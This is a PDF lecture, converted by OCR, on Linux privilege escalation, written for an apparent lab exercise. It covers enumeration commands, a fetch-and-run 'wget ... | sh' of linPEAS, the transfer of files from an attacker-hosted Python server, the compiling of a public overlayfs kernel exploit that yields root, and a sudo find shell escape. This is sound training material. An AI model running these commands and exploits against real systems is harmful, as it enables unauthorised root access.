This PDF Lecture is made by
Abid Biswas, Ethical Hacker **(Purple Teaming)**
(CEH, Cisco Verified Ethical Hacker, NSE1, NSE2, NSE3,
$ISC^2(CC)$, *Google Cyber Security Professional Cert*)
BSc in Information and Communications Engineering (ICE) at EWU

Linux Privilege Escalation

hostname:

The hostname command is a Linux/Unix command used to display or set the system's host name.


Linux hostname command allows us to set and view the hostname of the system.

uname:

Uname is a short form of Unix name. This is a very useful command in Linux, which provides hardware and software information in the current running system.

/proc/version:

This file specifies the version of the Linux kernel, the version of gcc used to compile the kernel, and the time of kernel compilation.



/etc/issue:

It is typically used to display the operating system name and version, as well as other information such as the hostname and kernel version.

```
┌──(root㉿kali)-[/home/kali]
└─# cat /etc/issue
Kali GNU/Linux Rolling \n \l
```

```
┌──(root㉿kali)-[/home/kali]
└─# ps
    PID TTY          TIME CMD
   3299 pts/1    00:00:00 sudo
   3300 pts/1    00:00:00 su
   3301 pts/1    00:00:03 zsh
  19908 pts/1    00:00:00 ps
```

It lists information about processes running on your system.

PID (Process ID): This is a unique identifier for each running process. It's a number assigned to each process by the operating system.

TTY (Terminal): This column shows the terminal associated with the process, if any. In your output, you can see "pts/1," which indicates that these processes are associated with the pseudo-terminal 1 (usually a terminal emulator like your shell).

TIME: This column displays the total CPU time used by the process since it started. It's represented in the format "HH:MM:SS" (hours:minutes:seconds).

CMD (Command): This column shows the command or program that initiated the process.

Now, let's break down the output you provided:


Process with PID 3299 is running the sudo command. This is likely a shell command executed with superuser privileges.

Process with PID 3300 is running the su command, which is often used to switch to another user.

Process with PID 3301 is running the zsh shell, which is the Zsh shell, a popular alternative to the more common Bash shell.

Process with PID 19908 is running the ps command itself. This is the process you initiated to list other processes.

The ps -a command is used to list all processes running on your system, including those associated with other users.



px axjf

The ps axjf command is used to display a process tree (hierarchical view) of running processes. It provides information about the parent-child relationships between processes. Here's what each part of the command does:

ps: The standard ps command for listing processes.

a: Lists all processes, not just those associated with the current terminal.

x: Lists processes without controlling terminals. This includes processes that are not attached to a terminal, such as daemons and background processes.

jf: The jf options format the output to display a process tree, showing parent-child relationships between processes.

px aux

ps: The standard ps command for listing processes.

a: Lists all processes associated with the current terminal.

u: Provides detailed information about each process, including the username, process ID (PID), CPU and memory usage, and other attributes.

x: Lists processes without controlling terminals. This includes processes that are not attached to a terminal, such as daemons and background processes.

So, when you run ps aux, you'll get a detailed list of processes running on your system, along with information about the user who started each process and various other attributes.


env

The env command in Linux is used to display a list of environment variables or run a command in a modified environment. Environment variables are key-value pairs that store configuration information, settings, and other system parameters. These variables are used by programs and scripts to determine various aspects of their behavior and execution.

sudo -l

When you run sudo -l, it checks your permissions and shows which commands you are allowed to execute with elevated privileges.

ls -la



d means it’s a directory and – means it’s a file

. means it’s a hidden directory

id

/etc/passwd

The /etc/passwd file stores essential information required during login. In other words, it stores user account information. The /etc/passwd is a plain text file. It contains a list of the system’s accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more. The /etc/passwd file should have general read permission as many command utilities use it to map user IDs to user names. However, write access to the /etc/passwd must only limit for the superuser/root account.

to filter out the users:

cat /etc/passwd | cut -d ":" -f 1

cat /etc/passwd | grep home

The command cat /etc/passwd | grep home is used to search for lines in the /etc/passwd file that contain the word "home." It will display the lines in the /etc/passwd file where the word "home" appears.

cat /etc/passwd | grep /bin/bash

to see the users that uses /bin/bash

/bin/bash is the most common shell used as default shell for user login of the linux system.

netstat -l

The netstat -l command is used to display a list of listening network connections on a Unix-like system. It provides information about network services or processes that are actively listening for incoming network connections.

netstat -ano

The netstat -ano command in Linux is used to display all open network connections, including listening and non-listening sockets, using both TCP and UDP protocols. The output of the command includes the following information:

Proto: The protocol used by the connection (TCP or UDP).

Local Address: The local IP address and port number of the connection.

Foreign Address: The remote IP address and port number of the connection (if applicable).

State: The state of the connection (ESTABLISHED, LISTENING, etc.).

PID/Program name: The process ID and name of the program that owns the connection.

find /home -name flag1.txt

find / -type d -name config

this will show configuration related files

linPEAS

to download it:

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

to transfer it to the target system:

first, we are creating a python server:

```
┌──(kali㉿kali)-[~/Downloads/linpeas]
└─$ python -m http.server 12345
Serving HTTP on 0.0.0.0 port 12345 (http://0.0.0.0:12345/) ...
```

mostly in targeted system we get access in the tmp directory. In order to verify that we must check it by creating a file in that directory. If we can create it that's mean, we have access. What we have done it that we have created a local server and we have uploaded the linPEAS file in it.

```
$ cd /tmp
$ ls
$ pwd
/tmp
$ touch abc.txt
$ ls
abc.txt
$ wget http://10.17.51.213:12345/linpeas.sh
--2022-08-24 16:59:49--  http://10.17.51.213:12345/linpeas.sh
Connecting to 10.17.51.213:12345... connected.
HTTP request sent, awaiting response... 200 OK
Length: 807172 (788K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[======================================>] 807,172      878KB/s   in 0.9s

2022-08-24 16:59:50 (878 KB/s) - 'linpeas.sh' saved [807172/807172]

$ ls
abc.txt  linpeas.sh
```

this ip address is out kali machines ip address.

```
$ ./linpeas.sh
-sh: 10: ./linpeas.sh: Permission denied
$ chmod 777 linpeas.sh
$
```

We got permission denied then we gave it permission.

Kernel Exploit

to see the kernel version:

```
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
$
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit linux kernel 3.13
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ searchsploit linux kernel 3.13
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                 | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                         | linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation | linux/local/41995.c
Linux Kernel 3.13 - SGID Privilege Escalation                                             | linux/local/33824.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access / | linux/local/37293.txt
Linux Kernel 3.13.1 - 'Recvmmsg' Local Privilege Escalation (Metasploit)                  | linux/local/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service          | linux/dos/36743.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Privilege Escalation | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3) | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)           | linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 compat (PoC)                                     | linux/dos/31305.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                      | linux/dos/43234.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                | linux/local/41886.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation                         | linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Privilege Escalation              | linux_x86-64/local/44302.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service              | linux/dos/42136.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation                              | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation         | linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)                                   | linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation             | linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service                                         | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                  | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                      | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                            | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                    | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KA | linux/local/47169.c
```

we are copying the exploit in our local file directory:

```
┌──(kali㉿kali)-[~/Downloads/LPE]
└─$ searchsploit -m linux/local/37292.c
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/37292
     Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines (466)

Copied to: /home/kali/Downloads/LPE/37292.c
```

now we are changing the file name for easy uploading in the target machine:

```
┌──(kali㉿kali)-[~/Downloads/LPE]
└─$ mv 37292.c exploit.c
```

we are creating a python server in our machine:

```
┌──(kali㉿kali)-[~/Downloads/LPE]
└─$ python -m http.server 12345
Serving HTTP on 0.0.0.0 port 12345 (http://0.0.0.0:12345/) ...
```

```
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
$ cd tmp
$ ls
$ pwd
/tmp
$ touch temp
$ ls
temp
$ wget http://10.17.51.213:12345/exploit.c
--2022-08-25 05:00:21--  http://10.17.51.213:12345/exploit.c
Connecting to 10.17.51.213:12345... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: 'exploit.c'

100%[======================================================================>] 4,968       --.-K/s   in 0.002s

2022-08-25 05:00:21 (2.79 MB/s) - 'exploit.c' saved [4968/4968]
```

we are compiling the c code into a executable file:

```
$ ls
exploit.c  temp
$ gcc exploit.c -o exploit
$ ls
exploit  exploit.c  temp
```

```
$ ls
exploit.c  temp
$ gcc exploit.c -o exploit
$ ls
exploit  exploit.c  temp
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

sign means that we are now root

GTFOBINS

to see the services running by the sudo command:


```
$ sudo -l
Matching Defaults entries for karen on ip-10-10-13-235:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-13-235:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
```


This three command is running by sudo command so we will try to exploit it.

```
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
```


We are now a normal user called karan and we can also check the uid.



now we will go to this website



we will try to use the find command and we will go for the sudo command.




```
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
```

this worked and now the uid changed into the root